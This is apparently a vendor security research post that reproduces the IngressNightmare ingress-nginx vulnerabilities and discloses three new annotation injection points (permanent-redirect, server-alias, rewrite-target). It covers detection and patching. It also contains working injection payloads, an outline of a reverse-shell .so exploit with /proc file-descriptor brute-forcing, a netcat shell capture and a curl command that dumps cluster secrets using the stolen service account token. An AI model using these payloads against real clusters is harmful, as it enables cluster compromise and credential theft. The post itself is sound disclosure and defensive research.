
PENTERA | Pentera Labs™ Research Series

# Beyond IngressNightmare: Uncovering New Injection Vectors in Kubernetes Ingress-NGINX

**How we built on Wiz's IngressNightmare research and uncovered 3 new injection points attackers can exploit**

**Ron Okopnik**



# Beyond IngressNightmare: Uncovering New Injection Vectors in Kubernetes Ingress-NGINX

**How we built on Wiz's IngressNightmare research and uncovered 3 new injection points attackers can exploit**

**Ron Okopnik**

## Table of contents

## TLDR:

TLDR: IngressNightmare isn't just another set of CVEs; it's a wake-up call for anyone running Kubernetes in production. Originally uncovered by Wiz, this multi-pronged vulnerability chain targets the widely used ingress-nginx controller and can lead to full remote code execution inside clusters. In this post we'll walk through Wiz's key findings, share how we replicated the vulnerabilities in our own lab and **reveal several previously undocumented injection points we discovered along the way**. We'll also show you how to detect exposure in your environment and explain why simply disabling webhooks isn't the right fix. If you're managing Kubernetes at scale, this is a deep dive you won't want to miss. For those who didn't have the time or context to act on these CVEs when they were announced, our research offers a practical walkthrough for turning minimal public details into a working exploit.

## Background

In March 2025, researchers at Wiz disclosed a critical vulnerability chain in ingress-nginx, a popular Kubernetes Ingress controller. Dubbed **IngressNightmare**, the chain includes four interconnected CVEs: CVE-2025-1974, CVE-2025-1097, CVE-2025-1098, and CVE-2025-24514 that can be used to escalate from unauthenticated access to full remote code execution inside ingress-nginx pod and compromise of Kubernetes clusters.

We were impressed by the depth and precision of Wiz's research, which closely aligned with what we observed when replicating the vulnerabilities in our own lab environment. If you haven't read their original write-up yet, we highly recommend checking it out.

While validating the original vulnerabilities, we discovered **additional, previously undocumented injection points** in the same ingress-nginx version. Wiz did the heavy lifting by uncovering the initial vulnerability chain, but within a short time, we were able to identify new injection vectors of our own. That speed highlights an uncomfortable reality of vulnerabilities variant analysis: once the door is cracked open, attackers have a lot of room to explore, and they will. Not every attack path is known upfront and once inside, the possibilities for lateral movement and privilege escalation increase dramatically. This is why timely patching is so critical: it's not just about closing known gaps, it's about shutting the window of opportunity before attackers find new ways in.

The numbers for IngressNightmare tell a troubling story: 41% of all online clusters are potentially vulnerable - an attacker's playground waiting to be exploited. But perhaps not all that glitters is gold. While the potential exposure is significant, real exploitation of production environments depends on specific conditions being met. Let's take a closer look.

## Requirements

Wiz's research relies on one major factor - The cluster must be vulnerable in one of the following ways:

- Having the admission webhook exposed to the public
- Having a pod with a vulnerable application that allows code execution on the pod itself

According to the article:

> *"To be clear, gaining initial access to a cluster's pod network is not as difficult as one might think - containerization on its own is not a strong security boundary, and many applications running on K8s are susceptible to container escape, as we have repeatedly demonstrated in our research of cloud and SaaS applications over the past few years. Additionally, these vulnerabilities pair very well with SSRF vulnerabilities, which are an arguably common occurrence in web applications."*

This makes the vulnerability significantly harder to exploit in real-world scenarios. Publicly exposed admission webhooks are rare and usually the result of a misconfiguration. Even finding a pod that allows code execution isn't particularly common and depends on specific conditions. In our research we focused on the vulnerabilities and the methodology for uncovering new findings. To do this we deployed our own pod within the cluster and executed commands directly from inside it.

## Detecting Vulnerability Exposure

To verify if your cluster is affected, you can use a Nuclei template designed specifically for this issue. Before running the scan, you'll need to expose the Admission Controller port outside the cluster. This involves setting up port forwarding. Once that's in place, you can run the Nuclei template against the exposed endpoint to determine if your cluster is vulnerable.

```
pentera@research-k8s-master-node:~$ kubectl port-forward -n ingress-nginx svc/ingress-nginx-controller-admission 8443:443
Forwarding from 127.0.0.1:8443 -> 8443
Forwarding from [::1]:8443 -> 8443
```

Exposing the admission by kubectl port-forward command

```
pentera@research-k8s-master-node:~/ron/nuclei/cmd/nuclei$ nuclei -u https://localhost:8443

                     v3.4.2

                projectdiscovery.io

[WRN] Found 1 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.4.2 (latest)
[INF] Current nuclei-templates version: v10.1.6 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 78
[INF] Templates loaded for current scan: 7830
[INF] Executing 7641 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 189 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1716 (Reduced 1613 Requests)
[CVE-2025-1974] [http] [critical] https://localhost:8443
[ssh-sha1-hmac-algo] [javascript] [info] localhost:22
[ssh-password-auth] [javascript] [info] localhost:22
[ssh-server-enumeration] [javascript] [info] localhost:22 ["SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.11"]
[openssh-detect] [tcp] [info] localhost:22 ["SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.11"]
[INF] Skipped localhost:8443 from target list as found unresponsive 30 times
[INF] Skipped localhost:8443 from target list as found unresponsive 31 times
pentera@research-k8s-master-node:~/ron/nuclei/cmd/nuclei$
```

Running Nuclei on the exposed port

Or you can run the command below:

```
v=$(kubectl -n ingress-nginx get deploy ingress-nginx-controller -o=jsonpath='{.spec.
template.spec.containers[0].image}' | cut -d: -f2 | cut -d@ -f1 | sed 's/^v//'); [[ "$v" ==
"1.11.5" || "$(printf '%s\n' "$v" "1.12.1" | sort -V | head -n1)" == "1.12.1" ]] && echo
"Version $v is secure" || echo "Version $v is potentially vulnerable"
```

Outputting the version of the existing ingress-nginx and comparing it to affected versions (1.12.0 and <=1.11.4 )


## The vulnerabilities

Ingress is a Kubernetes API object that manages external access to services within a cluster, typically over HTTP or HTTPS. Instead of exposing each service individually with a LoadBalancer or NodePort, Ingress allows you to define routing rules in a centralized way. These rules map incoming requests (based on things like hostnames or paths) to backend services. To make ingress work, you need an Ingress Controller (like ingress nginx) which watches for ingress objects and configures a reverse proxy to enforce the routing rules and handle the traffic.

Within the configuration, you'll find nginx directives. These are the instructions that tell nginx how to behave. Defined in configuration files like nginx.conf, they control everything from request handling and reverse proxying to load balancing, security policies, and much more.

Our goal in these vulnerabilities is to inject directives and successfully run them.

Wiz's research team found 4 vulnerabilities:

**CVE-2025-24514 – auth-url Annotation Injection**
This vulnerability targets the auth-url annotation in Ingress nginx, which is meant to configure external authentication. The URL provided is directly inserted into the nginx configuration without adequate sanitization, allowing attackers to inject arbitrary nginx directives. By carefully crafting the URL (e.g., including newline characters), an attacker can break out of the configuration context and insert malicious directives. Although fixed in version 1.12.0 with stricter regex validation, this flaw originally enabled a powerful vector for remote code execution through unsanitized configuration injection.

In their research, Wiz showed you can achieve the injection by:

```
nginx.ingress.kubernetes.io/auth-url: "http://example.com/#;\nInjection_Point"
```

When we ran the injection, it did work, but in our environment we ran into an issue that their team did not. We could inject directives into the configuration, but when it got to the point of actually running them, it informed us that running that directive was not allowed within this scope:

```
--------------------------------------------------------------------------------
Error: exit status 1
2025/04/13 20:09:50 [emerg] 90648#90648: "ssl_engine" directive is not allowed here in /tmp/nginx/nginx-cfg2257989982:486
nginx: [emerg] "ssl_engine" directive is not allowed here in /tmp/nginx/nginx-cfg2257989982:486
nginx: configuration file /tmp/nginx/nginx-cfg2257989982 test failed

--------------------------------------------------------------------------------
```

As seen in nginx pod's logs

We realized that to execute directives like ssl_engine we needed to break out of the restrictive scope. We kept adding escape characters until we reached a context where the ssl_engine directive was permitted:

```
"nginx.ingress.kubernetes.io/auth-url": "http://example.com/#;\n}\n}\n}\nInjection_Point"
```

```
2025-04-14T07:59:49.389486762Z  Error: exit status 1
2025-04-14T07:59:49.389486762Z  2025/04/14 07:59:49 [emerg] 90692#90692: ENGINE_by_id("/tmp/test") failed (SSL: error:12800067:DSO support routines::could not load the shared
 library:filename(/tmp/test): Error loading shared library /tmp/test: No such file or directory error:12800067:DSO support routines::could not load the shared library error:1
3000084:engine routines::dso not found error:13000074:engine routines::no such engine:id=/tmp/test)
2025-04-14T07:59:49.389486762Z  nginx: [emerg] ENGINE_by_id("/tmp/test") failed (SSL: error:12800067:DSO support routines::could not load the shared library:filename(/tmp/tes
t): Error loading shared library /tmp/test: No such file or directory error:12800067:DSO support routines::could not load the shared library error:13000084:engine routines::d
so not found error:13000074:engine routines::no such engine:id=/tmp/test)
2025-04-14T07:59:49.389486762Z  nginx: configuration file /tmp/nginx/nginx-cfg1776258606 test failed
2025-04-14T07:59:49.389486762Z
```

This time, the directive was injected into the right scope, allowing its execution

### CVE-2025-1097 - auth-tls-match-cn Annotation Injection

This vulnerability targets the auth-tls-match-cn annotation, which is intended to enforce strict client certificate validation in mTLS setups. When auth-tls-verify-client is enabled without properly configuring auth-tls-match-cn, nginx skips verifying the client certificate's Common Name (CN). This creates a gap where any client with a valid certificate from a trusted CA can gain access, effectively bypassing access controls and injecting malicious directives.
This injection is much trickier. As Wiz mentioned in the article, we needed to provide an existing TLS secret:

> *"we can specify any secret name from any namespace, provided it matches the required TLS certificate/keypair format. Notably, many managed Kubernetes solutions include such secrets by default."*

Examples in the article the following were mentioned:

```
kube-system/cilium-ca
calico-system/node-certs
cert-manager/cert-manager-webhook-ca
linkerd/linkerd-policy-validator-k8s-tls
and so on..
```

You can test each of the secret options listed above. For the purpose of demonstrating the injection we created a new TLS secret. While this would typically require elevated privileges, our main goal was simply to observe the vulnerability in action.

```
pentera@research-k8s-master-node:~$ kubectl get secrets
NAME              TYPE                DATA   AGE
test-tls-secret   kubernetes.io/tls   2      2d2h
```

The experimental secret we created

This time Wiz's methodology worked seamlessly

```
"nginx.ingress.kubernetes.io/auth-tls-match-cn": "CN=abc #(\n){}\n }}\nInjection_Point;\n#",
"nginx.ingress.kubernetes.io/auth-tls-secret": "default/test-tls-secret",
"nginx.ingress.kubernetes.io/backend-protocol": "FCGI"
```


Similar to the previous injection, we reached the right scope to inject directives

**CVE-2025-1098 - mirror UID injection**

This vulnerability targets the mirror annotation in Ingress nginx, which is meant to duplicate incoming requests to a secondary backend for testing or analysis without affecting the main response flow. However, the implementation fails to properly isolate mirrored requests from the original request context, specifically allowing the original request's UID to be reused. This opens the door for attackers to inject malicious directives to the configuration.

Compared to the others, this injection didn't get as much attention in the article, but in our opinion it should have. Unlike the auth-url injection, it still affects version 1.12.0, and unlike auth-tls-match-cn, it doesn't depend on existing secrets, making it the perfect vulnerability out of all 3 of them.

The article didn't provide a way to exploit this injection, so we had to find it ourselves.

In order for nginx to process the UID field, we must set the mirror target annotation:

```
"uid": "AAAA {}\n}\n}\nInjection_point;\n#",
"annotations": {
  "nginx.ingress.kubernetes.io/mirror-target": "http://example.com"
}
```

**CVE-2025-1974**

This vulnerability, when combined with any of the injections mentioned above (or a few that we'll uncover shortly), allows an attacker to inject code into the configuration file sent to the admission controller, specifically by adding nginx directives.

Before applying a configuration file, nginx runs a syntax check using the nginx -t command. During this check, it parses and executes the directives within the file. This means that if an attacker manages to inject a directive that loads a malicious library (e.g., via ssl_engine), it can lead to remote code execution on the nginx pod.

One directive that is particularly interesting is ssl_engine, which enables loading .so files. Eventually allowing us to run code on the machine.

As seen before, we can replace the Injection_Point in each injection with the ssl_engine directive and a path to our code-containing malicious .so file. But it's not that simple, and soon we'll see why.

## Discovering New Vulnerabilities

Wiz has done a great job discovering the 3 injection vulnerabilities. Driven by curiosity we wanted to dig a little deeper, and asked ourselves: Can we find other injection points of our own?

**Where did we start?**

We decided that the best way to start the journey was by going through the annotations and choosing specific ones that will be easy to manipulate.

Thankfully, ingress-nginx has a user guide in their project, easily accessible and readable from GitHub: Annotations.md

There is a variety of annotations you can choose from, and we stuck to annotations of String and URL type, as injecting code into int or Boolean types is not possible.

**Validating the input**

After selecting an annotation, we went through the validators in the project's code to determine if it's even possible to weaponize the annotation. You can see which validator each annotations utilizes in the annotation definition in main.go file under: internal/ingress/annotations/

For example, the server-alias annotation uses the ValidateArrayOfServerName validator:

```
const (  3 usages
    serverAliasAnnotation = "server-alias"  3 usages  Ricardo Katz
)

var aliasAnnotation = parser.Annotation{  2 usages  Ricardo Katz
    Group: "alias",
    Annotations: parser.AnnotationFields{
        serverAliasAnnotation: {
            Validator: parser.ValidateArrayOfServerName,
            Scope:     parser.AnnotationScopeIngress,
            Risk:      parser.AnnotationRiskHigh, // High as this allows regex chars
            Documentation: `this annotation can be used to define additional server
            aliases for this Ingress`,
        },
    },
}
```

As seen in main.go under internal/ingress/annotations/alias

When we dive into the code, ValidateArrayOfServerName sends us to the validators.go file to the functions ValidateArrayOfServerName and ValidateServerName:

```
// ValidateArrayOfServerName validates if all fields on a Server name annotation are
// regexes. They can be *.something*, ~^www\d+\.example\.com$ but not fancy character
func ValidateArrayOfServerName(value string) error {  3 usages  Ricardo Katz
    for _, fqdn := range strings.Split(value,  sep: ",") {
        if err := ValidateServerName(fqdn); err != nil { return err }
    }
    return nil
}

// ValidateServerName validates if the passed value is an acceptable server name. The server name
// can contain regex characters, as those are accepted values on nginx configuration
func ValidateServerName(value string) error {  6 usages  Ricardo Katz
    value = strings.TrimSpace(value)
    if !IsValidRegex.MatchString(value) { return fmt.Errorf( format: "value %s is invalid server name", value) }
    return nil
}
```

Satisfying these functions is the way to success in injecting own malicious directives

Now we need to make sure we can comply with the regex set in the validator. In this example the regex is defined at IsValidRegex:

```
var (
    alphaNumericChars    = `\-\.\_\~a-zA-Z0-9\/:`  6 usages  Ricardo Katz
    extendedAlphaNumeric = alphaNumericChars + ", "  2 usages  Ricardo Katz
    regexEnabledChars    = regexp.QuoteMeta( s: `^$[](){}*+?|&=\`)  1 usage  Ricardo Katz
    urlEnabledChars      = regexp.QuoteMeta( s: `,:?&=`)  2 usages  James Strong
)

// IsValidRegex checks if the tested string can be used as a regex, but without any weird character.
// It includes regex characters for paths that may contain regexes
//
//nolint:goconst //already a constant
var IsValidRegex = regexp.MustCompile( str: "^[/" + alphaNumericChars + regexEnabledChars + "]*$")  3 usages  Ricardo Katz
```

It consists of alphaNumericChars and regexEnabledChars. Jackpot. We can now continue to our next step.

### Planning the escape

After we validate that we can manipulate the input of the annotation as desired, we need to find where it goes in the config template:

```
597     {{ range $server := $servers }}
598     ## start server {{ $server.Hostname }}
599     server {
600         server_name {{ buildServerName $server.Hostname }} {{range $server.Aliases }}{{ . }} {{ end }};
601
602         {{ if $cfg.UseHTTP2 }}
603             http2 on;
604         {{ end }}
```

Alias field in the nginx.tmpl file

And calculate the amount of escape chars we need in order to escape the server scope. In this example, we need 3 semicolons: "[value];\n}\n}\n}Injection_Point;\n#"

### Crafting the JSON

We can finally make our malicious JSON. We took an admission JSON that we found online and changed only the annotations:

```
"apiVersion": "networking.k8s.io/v1",
"metadata": {
  "name": "ron-exploit-ingress",
  "namespace": "default",
  "annotations": {
   "nginx.ingress.kubernetes.io/server-alias": "AAAAA;\n}\n}\n}\nInjection_Point;\n#"
  }
},
"spec": {
  "ingressClassName": "nginx",
  "rules": [
```

### Checking the output

Now all that's left is to change the Injection_point to the ssl_directive and read the nginx's pod logs. To achieve this we used:

```
kubectl logs [ingress-controller-pod] -n ingress-nginx
}
```

```
-------------------------------------------------------------------------------
Error: exit status 1
2025/04/16 11:56:58 [emerg] 1017#1017: ENGINE_by_id("/tmp/nonexistent") failed (SSL: error:12800067:DSO support routines::could not load the shared library:filename(/tmp/nonexistent): Error loading shared library /tmp/nonexistent: No such file or directory error:12800067:DSO support routines::could not load the shared library error:13000084:engine routines::dso not found error:13000074:engine routines::no such engine:id=/tmp/nonexistent)
nginx: [emerg] ENGINE_by_id("/tmp/nonexistent") failed (SSL: error:12800067:DSO support routines::could not load the shared library:filename(/tmp/nonexistent): Error loading shared library /tmp/nonexistent: No such file or directory error:12800067:DSO support routines::could not load the shared library error:13000084:engine routines::dso not found error:13000074:engine routines::no such engine:id=/tmp/nonexistent)
nginx: configuration file /tmp/nginx/nginx-cfg2540626240 test failed
```

The error we got in the logs indicates that we successfully injected the directive into the configuration, but it couldn't load the file path we gave it (it doesn't exist).

Utilizing this method of selecting interesting annotations and experimenting on them, we discovered 3 more injections:

**permanent-redirect annotation**

This annotation allows us to return a permanent redirect (Return Code 301) instead of sending data to the upstream.

```
"nginx.ingress.kubernetes.io/permanent-redirect": "aaaa;\n}\n}\n}Injection_Point;\n#"
```

**server-alias annotation**

This annotation allows the definition of one or more aliases in the server definition of the nginx configuration.

```
"nginx.ingress.kubernetes.io/server-alias": "AAAAAAAA;\n}\n}Injection_Point;\n#"
```

**rewrite-target annotation**

This annotation allows you to rewrite the request path when the backend service expects a different URL than the Ingress path.

```
"nginx.ingress.kubernetes.io/rewrite-target": "BBBB;\n}\n}\n}\nInjection_Point;\n#"
```

Luckily the injection vectors discovered by Wiz, along with the new ones we uncovered have been patched in later versions (1.12.1 and later). So updating your nginx is enough to protect you from all the techniques we've demonstrated.

## Exploiting the vulnerabilities

Unless we can make the malicious .so file magically appear on the nginx pod file system, we need to find a way to ship it. The research team at Wiz solved it by sending the file to the nginx controllers service, which runs on the same pod on port 80 or 443:

> *"When processing requests, NGINX sometimes saves the request body into a temporary file (client body buffering). This happens if the HTTP request body size is greater than a certain threshold, which is by default 8KB. This means that we should theoretically be able to send a large (>8KB) HTTP request, containing our payload in the form of a shared library as the body of the request, and NGINX will temporarily save it to a file on the pod's filesystem."*

But since the file is deleted almost immediately, they recommend accessing the file descriptor (similar to handle in Windows OS) instead. This is the tricky part. In order for us to access the correct file descriptor, we need to guess both the process and the file descriptor, as processes usually have more than 1. So we'll just brute-force the right process-file descriptor combination.


We made a python script, containing 4 main parts:

- C code template to a malicious .so file, that opens a reverse shell which binds to an attacker machine.
- An admission review object that contains any of the injections mentioned above. For simplicity we used the mirror UID injection.
- A nested for loop that iterates through each possible process (in the range of 1 to 40) and each file descriptor (in the range of 1 to 40).
- A socket that sends the .so file to the nginx controller.

According to Wiz's instructions, we need to send the .so file once, with the header content-length set to more than the actual size of the POST request, so the file descriptor would stay open and we could extract the deleted .so from ProcFS:

> *"Unfortunately, NGINX also removes the file immediately, creating a nearly-impossible race condition. However, NGINX holds an open file descriptor pointing to the file, which is accessible from ProcFS.*
>
> *To keep the file descriptor open, we can set the Content-Length header in the request to be larger than the actual content size. NGINX will keep waiting for more data to be sent, which will cause the process to hang, leaving the file-descriptor open for longer.*
>
> *The only downside to this trick is that we create the file in a different process, so we can't use /proc/self to access it. Instead, we will have to guess both the PID and the FD number to find the shared library, but since this is a container with minimal processes, this can be done relatively fast with a few guesses."*

After some trouble with the file descriptor, which vanished immediately, we decided to take a different approach. While hitting the race condition seemed unlikely at first, with some persistence and tuning, we made it work by adding an infinite loop, spamming the .so file:




The .so spam, as seen in the pod's logs

And another thread to inject auth-tls-match-cn annotation in the admission review object with each combination of /proc/[process]/fd/[file descriptor], and send it 3 times.

By running the kubectl logs command, we can observe the Ingress admission controller triggering the ssl_engine on the Ingress pod to attempt loading all the process - file descriptor combinations we previously injected:

```
2025-04-10T14:21:07.320450956Z  ------------------------------------------------------------------------
2025-04-10T14:21:07.320450956Z  Error: exit status 1
2025-04-10T14:21:07.320450956Z  2025/04/10 14:21:07 [emerg] 17476#17476: ENGINE_by_id("../../../../../../proc/39/fd/39") failed (SSL: error:12800067:DSO support routines::could not load the sha
red library:filename(/usr/lib/engines-3/../../../../../../proc/39/fd/39): Error loading shared library /usr/lib/engines-3/../../../../../../proc/39/fd/39: Permission denied error:12800067:DSO s
upport routines::could not load the shared library error:13000084:engine routines::dso not found error:13000074:engine routines::no such engine:id=../../../../../../proc/39/fd/39)
2025-04-10T14:21:07.320450956Z  nginx: [emerg] ENGINE_by_id("../../../../../../proc/39/fd/39") failed (SSL: error:12800067:DSO support routines::could not load the shared library:filename(/usr/
lib/engines-3/../../../../../../proc/39/fd/39): Error loading shared library /usr/lib/engines-3/../../../../../../proc/39/fd/39: Permission denied error:12800067:DSO support routines::could not
 load the shared library error:13000084:engine routines::dso not found error:13000074:engine routines::no such engine:id=../../../../../../proc/39/fd/39)
2025-04-10T14:21:07.320450956Z  nginx: configuration file /tmp/nginx/nginx-cfg3444103674 test failed
2025-04-10T14:21:07.320450956Z
2025-04-10T14:21:07.320450956Z  ------------------------------------------------------------------------
2025-04-10T14:21:07.320450956Z  > ingress="/"
pentera@research-k8s-master-node:~$
```

A failed attempt to load non-existent file descriptor

A failed attempt to load non-existent file descriptor

Eventually our malicious file is loaded by the ssl_engine directive and on our attacker machine we see:

```
root@pentera:/home/pentera# sudo nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 192.168.32.181 29083
bash: cannot set terminal process group (7): Not a tty
bash: no job control in this shell
ingress-nginx-controller-df87dc6cd-49mcq:/etc/nginx$ whoami
whoami
www-data
ingress-nginx-controller-df87dc6cd-49mcq:/etc/nginx$
```

Granting us the ability to execute commands with nginx level permissions, effectively compromising the entire cluster and gaining access to sensitive data across all pods.

```
ingress-nginx-controller-df87dc6cd-49mcq:/etc/nginx$ curl -s --cacert /var/run/secrets/kubernetes.io/serviceaccount/ca.crt \
  -H "Authorization: Bearer $(cat /var/run/secrets/kubernetes.io/serviceaccount/token)" \
  https://kubernetes.default.svc/api/v1/secrets
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "13844283"
  },
  "items": [
    {
      "metadata": {
        "name": "my-auth-secret",
        "namespace": "default",
        "uid": "6685c22f-f0d2-4866-a04a-0b9307d1fa36",
        "resourceVersion": "13473540",
        "creationTimestamp": "2025-04-12T12:16:17Z",
        "managedFields": [
          {
            "manager": "kubectl-create",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2025-04-12T12:16:17Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:data": {
                ".": {},
                "f:auth": {}
              },
              "f:type": {}
            }
          }
        ]
      },
      "data": {
        "auth": "bXktc2VjcmV0LXRva2Vu"
      },
      "type": "Opaque"
    },
    {
      "metadata": {
        "name": "test-tls-secret",
```

Using a simple curl command from the reverse shell we are able to list all the secrets in the cluster

## Remediation

The best way to mitigate the vulnerabilities is to update your ingress-nginx to a newer version (1.12.1+).

Some sites recommend deleting the validation webhook, but doing so can introduce serious risks. These webhooks enforce rules that prevent malformed or insecure resources such as dangerous Ingress configurations from being accepted by the API server. Without them, users can bypass critical safety checks, potentially leading to traffic misrouting, exposure of internal services, or even a full cluster compromise. Doing this will not allow a potential attacker to utilize the vulnerability, but admission objects won't be verified, leaving your cluster at risk.

**Monitoring for Ingress Nginx Exploitation via SIEM**

You can detect an attacker's exploitation attempts if you monitor the nginx pod's logs.

For vulnerable versions we'll look for many attempts of ssl_engine injection with a /proc/[process]/fd/[file descriptor] combination, as seen in the exploitation section.

For patched versions, malicious annotations will be rejected outright, and we'll see a lot of invalid configuration logs:

```
ssl_engine /tmp/nonexistent;
#
E0422 09:07:39.593735       7 annotations.go:193] "ingress contains invalid annotation value" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value"
E0422 09:07:39.593793       7 main.go:96] "invalid ingress configuration" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value" ingress="/"
W0422 09:07:39.715756       7 validators.go:243] validation error on ingress default/ron-exploit-ingress: annotation server-alias contains invalid value AAAAA;
}
}
ssl_engine /tmp/nonexistent;
#
E0422 09:07:39.715899       7 annotations.go:193] "ingress contains invalid annotation value" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value"
